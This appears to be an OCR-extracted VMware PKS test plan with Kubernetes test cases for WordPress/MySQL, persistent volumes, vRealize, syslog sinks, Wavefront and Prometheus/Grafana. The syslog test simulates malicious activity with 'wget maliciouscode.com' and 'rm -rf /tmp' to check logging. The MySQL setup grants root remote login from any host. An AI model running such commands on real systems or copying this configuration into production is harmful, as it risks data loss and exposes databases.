1) From the **Operator VM**, download the Ubuntu Server ISO from https://www.ubuntu.com/download/server
2) Login to vCenter and create a new virtual machine from the ISO. If deploying to an existing vDS portgroup, verify the network is routable to the NSX virtual networks. If deploying to a new NSX network, verify the T1 router is advertising connected networks. Set IP networking configuration on VM or pull via DHCP.
3) Open a console to the VM and install MySQL

```
$ sudo apt update
$ sudo apt install mysql-server -y
$ sudo mysql_secure_installation
VALIDATE PASSWORD plugin: N
Set root password:
Remove anonymous users?: Y
Disallow root login remotely? N
Remove test database and access to it? Y
Reload privilege tables now? Y
```

4) Change root remote login privileges

```
$ sudo mysql
mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' IDENTIFIED BY 'ROOT_PASSWORD'
WITH GRANT OPTION;
mysql> FLUSH PRIVILEGES;
mysql> EXIT;
```

5) Comment out bind address to local host in `/etc/mysql/mysql.conf.d/mysqld.cnf`

```
# bind-address = 127.0.0.1
```

6) Restart the MySQL service

```
$ sudo systemctl restart mysql.service
```

7) Collect and record the VM's IP address with `$ ifconfig`
8) Open a terminal window and create a new namespace, named "dev-sandbox02."

```
$ kubectl create ns dev-sandbox02
```

9) Apply the same admin RBAC policy applied earlier to the "dev-sandbox01" namespace in the section, 3.1.4.2
    a. Local Authentication
       `$ "kubectl apply -f rbac-svcacct-ns-admin.yaml -n dev-sandbox02"`
    b. External LDAP Authentication
       `$ "kubectl apply -f rbac-ldap-group-ns-admin.yaml -n dev-sandbox02"`
10) From the **Application Developer, VM** set the context namespace to dev-sandbox02

```
$ kubectl config set-context $(kubectl config current-context) --
namespace=dev-sandbox02
```

11) Verify admin RBAC policy took effect and repositioned to the namespace dev-sandbox02

```
$ kubectl get pods
```

12) Create a secret for the MySQL password. Note: Use the MySQL root password set in the VM

```
$ kubectl create secret generic mysql-pass --from-
literal=password=ROOT_PASSWORD
```

	13) In a text-editor, open the file wordpress-app-stateless-mysqlvm.yaml and review its content. Update the WORDPRESS_DB_HOST value with the *SQLSVR_IP_ADDRESS* of the MySQL virtual machine. If necessary, update the image location. Save and close the file.
	14) Create the Wordpress App deployment
	`$ kubectl apply -f wordpress-app-stateless-mysqlvm.yaml`
	15) Monitor pod status and verify the deployment pods are available
	`$ kubectl get pods`
	`$ kubectl get deployments`
	16) Obtain the EXTERNAL-IP for the WordPress service
	`$ kubectl get svc`
	17) Open a web browser, enter http://*EXTERNAL_IP* in the URL path, and select **<Enter>**
	18) Complete the Wordpress installation process and log in to the main site.
	19) Apply updates, a few site customizations, and publish a couple posts to the site. From the dashboard, select **View your site** to ensure all changes took effect.
	20) From the **Operator VM**, open a console to the MySQL VM and login to the MySQL service
	`$ sudo mysql`
	21) Verify the WordPres app deployment created the worpress database
	`Mysql> show databases;`
	22) Switch to the wordpress database and explore the tables created with the installation
	`Mysql> use wordpress;`
	`Mysql> show tables;`
	`Mysql> SELECT * FROM wp_users;`
	`Mysql> SELECT * FROM wp_posts;`
	`Myswl> EXIT;`

Test Data	▪ Ubuntu 18.04 VM with MySQL server 5.7+ ▪ Container image: WordPress:4.8-apache ▪ App reference spec: https://kubernetes.io/docs/tutorials/stateful-application/mysql-wordpress-persistent-volume/

Expected Result	Step 15 Output	wordpress: DESIRED=1; AVAILABLE=1
	Step 18 Output	`Wordpress has been installed. Thank you, and enjoy!`
	Step 19 Output	Site changes took effect
	Step 21 Output	Wordpress database appears in list
	Step 22 Output	User account created during the Wordpress installation appears in the users table. Site customizations and posts appear in the posts table
Actual Result	Step 15 Output	
	Step 18 Output	
	Step 19 Output	
	Step 21 Output	
	Step 22 Output	
Status (Pass / Fail)		

Table 21

3.2.5 Test Case: Stateful Applications and Persistent Volumes

An application developer deploys a containerized, stateful application to a Kubernetes cluster. This test cases demonstrates mounting persistent volumes with the vSphere cloud provider.

Test Case ID	**SC02-TC05**
Scenario Suite ID	SC02
Test Case Summary	An operator prepares a namespace and RBAC policies for an application developer. Then, applies a default storage class to the cluster and applies another RBAC policy enabling the application developer to create persistent volumes. The application developer deploys a database and application service to persistent

	storage. Next, makes customizations through the user interface and applies the changes. Then, instructs the Kubernetes API to destroy the database deployment. Finally, restores the application by reapplying the database deployment and mounting the original volumes.
Prerequisites	▪ Completion of section 0 ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o "MySQL:5.6." o "WordPress:4.8-apache."

Test Procedure	1) From the **Operator VM**, create a new namespace, named "dev-sandbox03."
	`$ kubectl create ns dev-sandbox03`
	2) Apply the same admin RBAC policy applied earlier to the "dev-sandbox01" namespace in the section, **Error! Reference source not found.**
	a. Local Authentication
	`$ "kubectl apply -f rbac-svcacct-ns-admin.yaml -n dev-sandbox03"`
	b. External LDAP Authentication
	`$ "kubectl apply -f rbac-ldap-group-ns-admin.yaml -n dev-sandbox03"`
	3) In a text-editor, open the file storageclass-default.yaml and review its content.
	4) Create a default storage class for the Kubernetes cluster, which uses the vsphere-volume provisioner
	`$ kubectl apply -f storageclass-default.yaml`
	5) The ability to create persistent volumes requires cluster level permissions. The following RBAC policy uses a custom clusterrole, and clusterrolebinding for enabling the privilege. Based on authentication source, update the respective RBAC policy file with the appropriate subject.
	a. Local Authentication: rbac-svcacct-user-pv-manage.yaml
	b. External LDAP Authentication: rbac-ldap-group-pv-manage.yaml (Note: update group reference)
	Then, save and close the file.
	6) Apply the RBAC policy to the dev-sandbox03 namespace
	a. Local Authentication
	`$ "kubectl apply -f rbac-svcacct-user-pv-manage.yaml -n dev-sandbox03"`
	b. External LDAP Authentication
	`$ "kubectl apply -f rbac-ldap-group-pv-manage.yaml -n dev-sandbox03"`
	7) From the **Application Developer, VM** set the context namespace to dev-sandbox03
	`$ kubectl config set-context $(kubectl config current-context) --namespace=dev-sandbox03`
	8) Verify admin RBAC policy took effect and repositioned to the namespace dev-sandbox03
	`$ kubectl get pods`
	9) Verify the RBAC policy entitling the application developer account to create persistent volumes
	`$ kubectl auth can-i create pv`
	10) In a text-editor, open the file wordpress-mysql-pvc.yaml and review its content. Then, create the MySQL persistent volume claim
	`$ kubectl apply -f wordpress-mysql-pvc.yaml`
	11) Verify the persistent volume claim binds to the storage class, thin
	`$ kubectl get pvc mysql-pv-claim`
	12) Create a secret for the MySQL password
	`$ kubectl create secret generic mysql-pass --from-literal=password=ANY_PASSWORD_SQL_ROOT`
	13) In a text-editor, open the file wordpress-mysql-deployment.yaml and review its content. If necessary, update the image location(s).Then, create the MySQL deployment
	`$ kubectl apply -f wordpress-mysql-deployment.yaml`
	14) Verify the MySQL pod mounts the persistent volume claim, bound to a persistent volume that was provisioned by the default storage class, thin.

```
$ kubectl describe pvc mysql-pv-claim
```

15) In a text-editor, open the file wordpress-app-pvc.yaml and review its content. Then, create the wordpress persistent volume claim

```
$ kubectl apply -f wordpress-app-pvc.yaml
```

16) Verify the persistent volume claim binds to the storage class, thin

```
$ kubectl get pvc wp-pv-claim
```

17) In a text-editor, open the file wordpress-app-deployment.yaml and review its content. If necessary, update the image location(s). Then, create the Wordpress App deployment

```
$ kubectl apply -f wordpress-app-deployment.yaml
```

18) Verify the Wordpress App pod mounts the persistent volume claim, bound to a persistent volume that was provisioned by the default storage class, thin.

```
$ kubectl describe pvc wp-pv-claim
```

19) List the two persistent volumes and identify the claims

```
$ kubectl get pv
```

20) Verify the deployment pods are available

```
$ kubectl get deployments
```

21) Obtain the EXTERNAL-IP for the WordPress service

```
$ kubectl get svc
```

22) Open a web browser, enter http://*EXTERNAL_IP* in the URL path, and select **<Enter>**
23) Complete the Wordpress installation process and log in to the main site.
24) Apply updates, a few site customizations, and publish few posts to the site. From the dashboard, select **View your site** to ensure all changes took effect.
25) Because Kubernetes would likely recover too quickly from a pod deletion to observe an outage, delete the entire wordpress-mysql deployment.

```
$ kubectl delete deploy wordpress-mysql
$ kubectl get deployment
```

26) Refresh the web browser tab and confirm that the site is down because of an error establishing a connection to the database.
27) Verify that the persistent volume claim remains bound to the persistent volume for the MySQL instance remain intact.

```
$ kubectl get pvc
$ kubectl get pv
```

28) Reapply the MySQL deployment and monitor the MySQL pod creation status

```
$ kubectl apply -f wordpress-mysql-deployment.yaml
```

29) After the MySQL pod enters a "Running" status, return to the browser and enter http://*EXTERNAL_IP* in the URL path. View your site to verify the restored site customizations and posts.

Test Data	▪ MySQL Container Image- mysql:5.6 ▪ Container Image- WordPress:4.8-Apache ▪ App reference spec: https://kubernetes.io/docs/tutorials/stateful-application/mysql-wordpress-persistent-volume/	
Expected Result	Step 8 Output	`No resources found`
	Step 9 Output	`yes`

	Step 14 Output	`Mounted by: wordpress-mysql-UUID`
		`Status: Bound`
		`Volume: pvc-UUID`
		`StorageClass: thin`

	Step 18 Output	`Mounted by: wordpress-UUID`
		`Status: Bound`
		`Volume: pvc-UUID`
		`StorageClass: thin`

	Step 19 Output	`CLAIM:`
		`dev-sandbox03/mysql-pv-claim`
		`dev-sandbox03/wp-pv-claim`

	Step 20 Output	`worpress: DESIRED=1; AVAILABLE=1`
		`wordpress-mysq: DESIRED=1; AVAILABLE=1`

	Step 25 Output	`worpress: DESIRED=1; AVAILABLE=1`
	Step 26 Output	`Error establishing a database connection`
	Step 27 Output	`mysql-pv-claim: Status=Bound`
	Step 29 Output	Site recovers with all previous site customizations
Actual Result	Step 8 Output	
	Step 9 Output	
	Step 14 Output	
	Step 18 Output	
	Step 19 Output	
	Step 20 Output	
	Step 25 Output	
	Step 26 Output	
	Step 27 Output	
	Step 29 Output	
Status (Pass / Fail)		

Table 22

3.3 Monitor Health, Logging, Metrics for Operational and Performance Visibility into Kubernetes Clusters and Containerized Applications

Operations can monitor a Kubernetes cluster's health dashboards for anomalies and alerts, search Syslog events, and observe real-time metrics

3.3.1 Test Case: vRealize Operations Integration with PKS Kubernetes

This test case demonstrates the integration of the vRealize Operations Management Pack for Container Monitoring with a PKS deployed Kubernetes cluster.

Test Case ID	**SC03-TC01**
Scenario Suite ID	SC03
Test Case Summary	A platform operator accesses the vRealize Operations Manager web interface and from a list of registered Kubernetes cluster, he/she can view a complete Kubernetes topology of namespaces, deployments, nodes, pods, and containers. Kubernetes cluster-specific dashboards populated with predefined knowledge, report bottom-up health indicators and monitor KPIs and alerts for troubleshooting Kubenetes cluster objects.
Prerequisites	▪ Completion of section 0 ▪ vRealize Operations Manager web UI Admin credentials ▪ Download the current vRealize Operations Management Pack for Container Monitoring from Solution Exchange. Alternatively, download from internal buildweb release or beta ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o nginx:latest

Test Procedure	1) From the **Operator VM**, use a text-editor to open the file rbac-svcacct-vrealize.yaml and review its content. Then, apply the RBAC policy to create a service account named “vrealize” and a corresponding secret.
	`$ kubectl apply -f rbac-svcacct-vrealize.yaml -n kube-system`
	2) Collect the token name for the vrealize service account
	`$ kubectl describe sa vrealize-k8s01 -n kube-system`
	3) Capture the secret token and record it to a text-editor.

```
$ kubectl describe secret TOKEN_NAME -n kube-system
```

4) Create a new namespace named "vropstest"

```
$ kubectl create ns vropstest
```

5) Create a pod in the new namespace that has an invalid storage reference.

```
$ kubectl apply -f invalid-storage-pod.yaml -n vropstest
```

6) Use the describe option to view the pod's status and recent events

```
$ kubectl get pod task-pv-pod -n vropstest
```

7) Open a web browser and direct it to the vRealize Operations Manager web UI; login with Admin credentials; navigate to **Administration > Solutions;** select the **+** icon over the upper table.
8) When the pop-up window appears, select **BROWSE**; select the downloaded **.pak** file; select both **checkboxes**; select **UPLOAD;** select **NEXT;** select the **checkbox** and **NEXT;** select **FINISH**
9) In the upper table, highlight the row with the Kubernetes icon then select the gears icon above the table.
10) Configure the Instance Settings
    a. Display Name: K8S01
    b. Master URL: https://*CLUSTER_API_FQDN*:8443 # Run `kubectl cluster-info` to collect the URL
    c. cAdvisor Service: **Kubelet**
    d. For the Credential, select **+;** select **Token Auth** from the Credential Kind drop-down; enter **vrealize-k8s01** as the Credential name; paste the *TOKEN_VALUE* in the Bearer Token field; select **OK**
    e. Expand **Advanced Settings** and complete the vCenter Server parameter
    f. Select **TEST CONNECTION;** select **ACCEPT**; and **OK** for any other pop-up notices; select **SAVE SETTINGS** and **YES** to the pop-up notice; select **OK**; select **CLOSE**. Note if the adapter won't connect to the FQDN, replace the FQDN with the IP of the Kubernetes API virtual server.
11) Over the lower table, which contains the Kubernetes Adapter, select **Content** and expand the headings to view the adapter's reported attributes.
12) Navigate to **Dashboards > Kubernetes Overview**
13) Wait 30 minutes for the initial data collection and the dashboard panels to fully populate then refresh the page.
14) From the panel, "4. Are the cluster members Healthy?", explore the cluster topology by double-clicking an icon that represents a namespace used in previous test cases, i.e. dev-sandbox01. Drill further down by selecting a replica set, pod, and eventually container.
15) From the panel, "3. Any alerts on the Nodes, Namespaces, Pod or Containers?", notice an alert for "Container is not available". Select the hyperlink to open a window that lists the affected containers.
16) Identify the container related to the pod deployment from Step 5. Select the **View Details** hyperlink then **YES** to leave the current page and redirect to an object-specific page.
17) View the Alerts tab then select the **Events** tab > **Timeline** button to view a graph of the container activity and alerts over time.
18) Return to the Kubernetes Overview dashboard by selecting **Dashboards > Kubernetes Overview**
19) From the panel, "5. Top 5 Least Healthy Nodes in the Selected Cluster (Select Any)", single-click any node in the list to view its relationships in panel, "7. Pods running on this node"
20) From the panel, "11. Top 25 Least Healthy Pods in the Selected Cluster (Select Any)", single-click any pod in the list. In panel, "14. Pick any Metric from the selected component", expand **All Metrics** > **Resource Requests** then double-click **Memory (MB)**. Review the display in panel "15. Metric Chart" and hover the cursor over the graph to view details of the resource request.

Test Data	Container image: nginx:latest	

Expected Result	Step 6 Output	`NAME= task-pv-pod`
		`STATUs= pending`

	Step 13 Output	Panels populate with content collected from the target Kubernetes cluster, K8s01
	Step 14 Output	Provides a topology view of the cluster's objects that enables drill-down into objects' relationships such as namespaces, replicasets, and pods
	Step 15 Output	Lists cluster object alerts
	Step 17 Output	Events > Timeline view displays a graph the pods alerts in relation to time
	Step 19 Output	Displays the pods running on the node

	Step 20 Output	Graph provide details on the amount of memory requested by the pod
Actual Result	Step 6 Output	
	Step 13 Output	
	Step 14 Output	
	Step 15 Output	
	Step 17 Output	
	Step 19 Output	
	Step 20 Output	
Status (Pass / Fail)		

Table 23

3.3.2 Test Case: vRealize LogInsight or Other Syslog Integration with PKS Kubernetes

This test case demonstrates the logging with PKS and Kubernetes, and sink resources

Test Case ID	**SC03-TC02**
Scenario Suite ID	SC03
Test Case Summary	An operator accesses the vRealize LogInsight Server web interface or other Syslog collection server and using tags, searches and views relevant log entries received for Kubernetes cluster events, nodes, and pods. An operator creates a sink resource to selectively direct cluster and/or namespace logs to a preferred syslog destination.
Prerequisites	▪ Completion of section 0 ▪ vRealize LogInsight Server or other Syslog Server (limited functionality) ▪ Syslog destination configured in the BOSH Director tile > Logging settings ▪ Syslog destination configured in the PKS tile > Logging settings ▪ VMware vRealize Log Insight Integration configured in the PKS tile > Logging settings ▪ "Enable Sink Resources" option enabled in the PKS tile > Logging settings ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o nginx:latest o busybox:latest

Test Procedure	1) From the **Operator VM,** establish an SSH to the OpsMan VM. Then, using the BOSH Commandline Credentials, login to BOSH Director. For instructions, see the Appendix section, Accessing the BOSH Command Line
	2) Using the BOSH CLI, list the environment deployments' and instances
	`$ bosh instances`
	3) From the Syslog server UI, confirm BOSH Director is sending log source data to the Syslog destination by searching the log history with a sampling of deployment and instance UUIDs. Be sure to clear any filters and adjust the timeline accordingly before running the search.
	4) Return to the BOSH CLI and list the recent events.
	`$ bosh events`
	5) Identify an event from the output, note the timestamp, and record the id value. Then, exit the OpsMan SSH session.
	6) From the Syslog server UI, adjust the timeframe to the event timestamp and confirm BOSH is reporting all events to the Syslog destination by searching the log history for the event id.
	7) Using the PKS CLI, login to the PKS API and refresh credentials for the Kubernetes cluster
	8) Use a text-editor to open the file sink-cluster-resource.yaml and review its content. Update the *spec.host* and *spec.port* values then save and close the file.
	9) Apply the cluster sink resource to the Kuberentes clusters
	`$ kubectl apply -f sink-cluster-resource.yaml`
	10) Create a namespace named "vrlogtest"
	`$ kubectl create ns vrlogtest`

11) In the vrlogtest namespace, create a pod with the nginx container image

```
$ kubectl run --generator=run-pod/v1 nginx01 --image=nginx --port=80 -n
vrlogtest
```

12) Use the describe function to view the pods recent event history

```
$ kubectl describe pod nginx01 -n vrlogtest
```

13) From the Syslog server UI, confirm Kubernetes node is sending Kubernetes API Events to the Syslog destination by searching the log history for **object_name=nginx01** with the filter **appname** *contains* **k8s.event**
14) Edit the pod spec

```
$ kubectl edit pod nginx01 -n vrlogtest
```

15) Enter an invalid image name such as spec.containers.image: **nginxxx,** then save changes and exit the editor
16) Repeat Step 13 with the additional filter **text** *contains* **error**
17) Clear the search field and filters and destroy the nginx01 pod

```
$ kubectl delete pod nginx01 -n vrlogtest
```

18) Deploy a new pod with the busybox container image and initiate a shell session with the container

```
$ kubectl run --generator=run-pod/v1 busybox --rm -ti --image=busybox /bin/sh
-n vrlogtest
```

19) From the container shell, issue the commands to simulate downloading web content and deleting a directory

```
# wget maliciouscode.com
# rm -rf /tmp
# exit
```

20) Confirm the Kubernetes node is sending container activity to the Syslog destination by searching the log history for **maliciouscode.com** with the filter **appname contains pod.log**
21) Repeat the search for **rm -rf /tmp** with the filter **appname contains pod.log**

Test Data	▪ Container image – busybox:latest ▪ Container image – nginx:latest	
Expected Result	Step 3 Output	UUIDs for both Deployments and Instances are found in Syslog event history
	Step 6 Output	BOSH event ID matches entries found in the Syslog event history
	Step 13 Output	The pod's log of recent events reported in Step 12 appear in the Syslog server's message history
	Step 16 Output	Syslog event history reports errors related to `ErrImagePull, ImagePullBackOff, and/or "Error response from daemon: pull access is denied for nginxxx, repository does not exist or may require 'docker login'"`
	Step 19 Output	Syslog message history reports the pod name, container, shell command, and connection request with the remote location.
	Step 20 Output	Syslog message history reports the pod name, container, and shell command
Actual Result	Step 3 Output	
	Step 6 Output	
	Step 13 Output	
	Step 16 Output	
	Step 19 Output	
	Step 20 Output	
Status (Pass / Fail)		

Table 24

3.3.3 Test Case: Wavefront Integration with PKS Kubernetes

This test case demonstrates the integration of Wavefront with PKS/Kubernetes and the value of its quality presentation, rapid assembly of data, and level of visibility it delivers through granular metrics collection.

Test Case ID	**SC03-TC03**
Scenario Suite ID	SC03
Test Case Summary	An operator logs into the Wavefront SaaS web UI and observers the Kubernetes cluster's dashboard and monitored metrics. Then, creates a deployment on the Kubernetes clusters with a container capable of generating CPU/Memory load. Next, initiates a load test against the single pod and monitors the activity live through Wavefront. Then, scales-out the number of replicas to distribute load and repeats the test again, while monitoring the impact through Wavefront. Lastly, applies a Kubernetes horizontal autoscaler policy, increases the load, and monitors the dynamic build-up and tear-down of the replicas through Wavefront.
Prerequisites	▪ Completion of section 0 ▪ Wavefront Token and API URL configured in the PKS tile, Monitoring. ▪ Login credentials for https://longboard.wavefront.com ▪ Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository o gcr.io/kubernetes-e2e-test-images/resource-consumer:1.4

Test Procedure


1) Open a web browser, go to https://longboard.wavefront.com , and login to the UI. Select **Dashboards** > **All Dashboards.** In the search field enter "**pks**" and select **VMware PKS**
2) From the Cluster drop-down, select the UUID for the Kubernetes cluster used throughout the test process.
3) Slowly scroll to the bottom of the window to verify metric data populates the dashboard panels and reflects actual cluster structure and objects.
4) From the **Operator VM**, run `$ pks clusters` to confirm the correct UUID
5) Create a new cluster namespace named "wavefronttest" and update context to work in the new namespace

```
$ kubectl create ns wavefronttest
$ kubectl config set-context $(kubectl config current-context) --
namespace=wavefronttest
```

6) Use a text-editor to open the file resource-consumer-deploy.yaml and review its content. Note the spec.template.spec.containers.resources.requests values. Apply the resource-consumer spec to the wavefronttest namespace and collect the service EXTERNAL-IP

```
$ kubectl apply -f resource-consumer-deploy.yaml
$ kubectl get svc
```

7) Return to the Wavefront web UI. Change the timescale **10M**. Next to the Cluster drop-down menu, select the "Select Namespace" drop-down menu and choose **By Namespace**. Select the "Namespace" drop-down menu and choose **wavefronttest.**



Compare OFF Timezone BROWSER DEFAULT Show Events FROM CHART

Cluster service-instance_21df47e1-e449-4800-b404-50ec0cbdb5bf Select Namespace By Namespace Namespace wavefronttest

Figure 2

8) Scroll- down the window to the panel "CPU Usage Rate By Pod" Select the panel hyperlink **CPU Usage Rate By Pod**.




Figure 3

9) In the upper left of the window, select **LIVE DATA** and briefly, monitor the pod's sustained CPU Usage Rate.

USE CAUTION WHEN COMPLETING THE NEXT STEP. IF THE TEST ENVIRONMENT IS SHARING COMMON RESOURCES WITH ACTIVE WORKLOADS, THIS TEST COULD IMPACT THEM WHEN NOT USED CONSERVATIVELY.

10) Run the following command to issue a series of http requests, each exercising 100 millicores for 300 seconds

```
for i in {1..10}; do curl --data "millicores=100&durationSec=300"
http://EXTERNAL-IP:8080/ConsumeCPU ; sleep 10; done
```

11) Return to the Wavefront web UI and monitor the CPU Usage Rate for the resource-consumer pod.
12) After Wavefront displays the complete test, highlight the area surrounding the peak load and release the mouse.





Figure 4

Then, in the Chart section, change the plot to **TABULAR VIEW**.




```
ts("pks.heapster.pod.cpu.usage_rate", ${cluster_tag} and ${heapster_ns})
```

pks.heapster.pod.cpu.usage_rate	10.10.0	nodename	pod_name	namespace_name	type	cluster	Value
■	6	[illegible]	resource-consumer-cb4c9688b-b5lw7	wavefronttest	pod	service-instance_21df47e1-e449-4800-b404-50ec0cbdb5bf	999.000 millicores

Figure 5

13) Notice how all of the requests accumulate on the single pod, totalling ~5x the spec resource request



pod_name	cluster	Value
resource-consumer-cb4c9688b-b5lw7	service-instance_21df47e1-e449-4800-b404-50ec0cbdb5bf	999.000 millicores

Figure 6

14) Return to the **Line Plot** and in the upper left of the window, select **LIVE DATA** and adjust the timescale to **10M**
15) Manually scale-out the number of deployment replicas to help distribute the load

```
$ kubectl scale --replicas 6 deploy/resource-consumer
```

16) Confirm the addition of five (5) new replicas to the deployment

```
$ kubectl get pods -n wavefronttest
```

	17) Run the following command to issue a series of http requests, each exercising 100 millicores for 300 seconds
	`for i in {1..10}; do curl --data "millicores=100&durationSec=300" http://EXTERNAL-IP:8080/ConsumeCPU ; sleep 10; done`
	18) Return to the Wavefront web UI and monitor the CPU Usage Rate for the resource-consumer pods. After the load test completes, repeat Step 12.
	19) Notice how the load distributes across all pods, lessening the burden to an average within close proximity of the spec resource request.
	20) Apply a horizontal pod autoscaler policy to the deployment that dynamically creates and destroys replicas based on a 50% CPU utilization threshold.
	`$ kubectl autoscale deployment resource-consumer --cpu-percent=50 --min=6 --max=10`
	21) To simulate a burst against the six (6) pod baseline. Increase request and load 50% then repeat the test.
	`for i in {1..45}; do curl --data "millicores=150&durationSec=300" http://EXTERNAL-IP:8080/ConsumeCPU ; sleep 5; done`
	22) Monitor the horizontal pod autoscaler target compliance and its relation to the number of replicas during the load test
	`$ watch kubectl get hpa resource-consumer`
	23) Return to the Wavefront web UI. Select the **Line Plot** and in the upper left of the window, select **LIVE DATA** and adjust the timescale to **10M. M**onitor for additional load extended to new pods created by the autoscaler policy. After the load test completes, repeat Step 12 and zoom into the center four (4) minutes of the test before switching over to the Tabular View
	24) In the Chart section, select **LINE PLOT** and adjust the timescale to **2H** for observing the effects of the three (3) tests over time.	

Test Data	▪ Container image: gcr.io/kubernetes-e2e-test-images/resource-consumer:1.4 ▪ App reference spec: https://github.com/kubernetes/kubernetes/tree/master/test/images/resource-consumer	
Expected Result	Step 3 Output	The Wavefront dashboard accurately represents the cluster objects in near real-time
	Step 13 Output	During the load test, Wavefront reports CPU usage metrics accumulating to ~5X the 200mi resource spec request
	Step 19 Output	During the load test, Wavefront reports CPU usage metrics accumulating to within a 100mi average of the 200 mi resource spec request
	Step 22 Output	During the test, the hpa console output reports the automatic scaling of pods in relation to the load and target threshold
	Step 23 Output	During the load test, Wavefront reports CPU usage for the new replicas added by the autoscaler policy
Actual Result	Step 3 Output	
	Step 13 Output	
	Step 19 Output	
	Step 22 Output	
	Step 23 Output	
Status (Pass / Fail)		

Table 25

3.3.4 Test Case: Using Prometheus and Grafana

This test case demonstrates visibility into Kubernetes clusters with the OSS Prometheus monitoring and alerting toolkit and the Grafana analytics platform

Test Case ID	**SC03-TC04**
Scenario Suite ID	SC03
Test Case Summary	A platform operator accesses the PKS swagger web UI and API documentation reference to explore the exposed options. With token Authorization, performs a simple GET request to demonstrate API interaction and verify the response

Prerequisites

- Completion of section 3.1
- Either public Internet access (if necessary, web proxy configured) from the Kubernetes work nodes to pull the following image(s) or access from the nodes to a private container image registry, which contains the image(s) in a local repository
  - grafana/grafana:5.4.3
  - appropriate/curl:latest
  - kiwigrid/k8s-sidecar:0.0.6
  - prom/prometheus
- This test case is written to perform the procedure with Operator credentials. To perform the procedure as an Application Developer, apply the appropriate RBAC policies to the Jenkins namespace.

Test Procedure

1) From the **Operator VM**, login to the PKS CLI and refresh credentials for the target Kubernetes cluster
2) Change working directory to kuberenetes-monitoring

```
$ cd kubernetes-monitoring
```

3) Create a new namespace named monitoring and set context to monitoring

```
$ kubectl create namespace monitoring
$ kubectl config set-context $(kubectl config current-context) --
namespace=monitoring
```

4) Apply a RBAC policy for the Prometheus service account

```
$ kubectl apply -f prometheus-rbac.yaml
```

5) Apply the prometheus config-map

```
$ kubectl apply -f prometheus-config-map.yaml
```

6) Deploy the Prometheus application spec and verify all pods transitioning to "Running". Note if pulling images from a local private registry edit the image locations prior to deploying.

```
$ kubectl apply -f prometheus-deployment.yaml
$ kubectl get pods
```

7) Apply a RBAC policy for the tiller service account and initialize the service. Note: If pulling images from a local private registry, edit the image locations in /grafana/values.yaml

```
$ kubectl apply -f tiller-rbac.yaml
$ helm init --service-account tiller
```

8) Using the Helm client, install the Grafana application

```
$ helm install --name grafana ./grafana
```

9) Collect and record the randomly generated secret for the Grafana admin account

```
$ kubectl get secret --namespace monitoring grafana -o
jsonpath="{.data.admin-password}" | base64 --decode ; echo
```

10) Collect the EXTERNAL-IP for the grafana service

```
$ kubectl get svc |grep grafana
```

11) Open a web browser, navigate to the Grafana web UI, and login with the admin credentials

```
http://GRAFANA_SERVICE_EXTERNAL-IP
```

User Name: **admin**
Password: *ADMIN_SECRET*

12) Add Prometheus as Data Source and configure the plug-in
    a. Select **Add data source**
    b. Select the **Prometheus** icon
    c. Complete the following configuration field:
       HTTP.URL: **http://prometheus.monitoring.svc.cluster.local:9090**
    d. Select **Save and Test**
13) Import a community dashboard for displaying Kubernetes content
    a. In the left pane, select "**+**" then the **Import** option from the menu
    b. Select **Upload .json file** then find and select the **/dashboards/1621.json**
    c. In the Options.Prometheus field, select **Prometheus** from the drop-down menu.
    d. Select **Import**

	14) Explore the dashboard to metrics collected by Prometheus and presented by Grafana	
Test Data	▪ Container image: Grafana/Grafana:5.4.3 ▪ Container image: appropriate/curl:latest ▪ Container image: kiwigrid/k8s-sidecar:0.0.6 ▪ Container image: prom/prometheus Base reference spec: https://github.com/kubernetes/kubernetes/tree/master/cluster/addons/prometheus Base reference spec: https://github.com/helm/charts/tree/master/stable/grafana Grafana dashboard: https://grafana.com/dashboards/1621	
Expected Result	Step 14 Output	The Kubernetes dashboard provides near real-time visualization of the metrics reported through Prometheus
